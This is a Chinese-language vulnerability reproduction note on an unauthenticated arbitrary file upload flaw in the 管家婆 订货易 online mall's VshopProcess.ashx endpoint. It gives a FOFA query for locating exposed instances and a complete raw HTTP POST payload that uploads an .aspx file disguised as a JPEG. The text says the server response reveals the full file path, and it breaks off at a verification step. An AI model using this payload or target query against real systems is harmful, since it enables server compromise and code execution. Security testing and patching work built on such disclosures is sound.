
G1-1管家婆-订货易在线商城-文件上传

漏洞描述：

管家婆订货易在线商城VshopProcess.ashx接口处存在任意文件上传漏洞，未经身份认证的攻击者可以通过该漏洞，上传恶意后门文件，深入利用可造成代码执行和服务器失陷。

网站图片：



网络测绘：

fofa语法：

FOFA:title="订货易"||title="管家婆分销ERP" || body="管家婆分销ERP" || body="ERP V3"

漏洞复现：


payload：

```
POST /API/VshopProcess.ashx?action=PostFileImg HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, likeGecko) Chrome/57.0.578.100 Safari/537.36
Accept-Encoding: gzip
Connection: close
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarytCOFhbEjc3IfYaY5

------WebKitFormBoundarytCOFhbEjc3IfYaY5
Content-Disposition: form-data; name="fileupli"; filename="a.aspx"
Content-Type: image/jpeg

<% Response.Write("Test"); %>
------WebKitFormBoundarytCOFhbEjc3IfYaY5--
```

效果图:



回显了完整路径

验证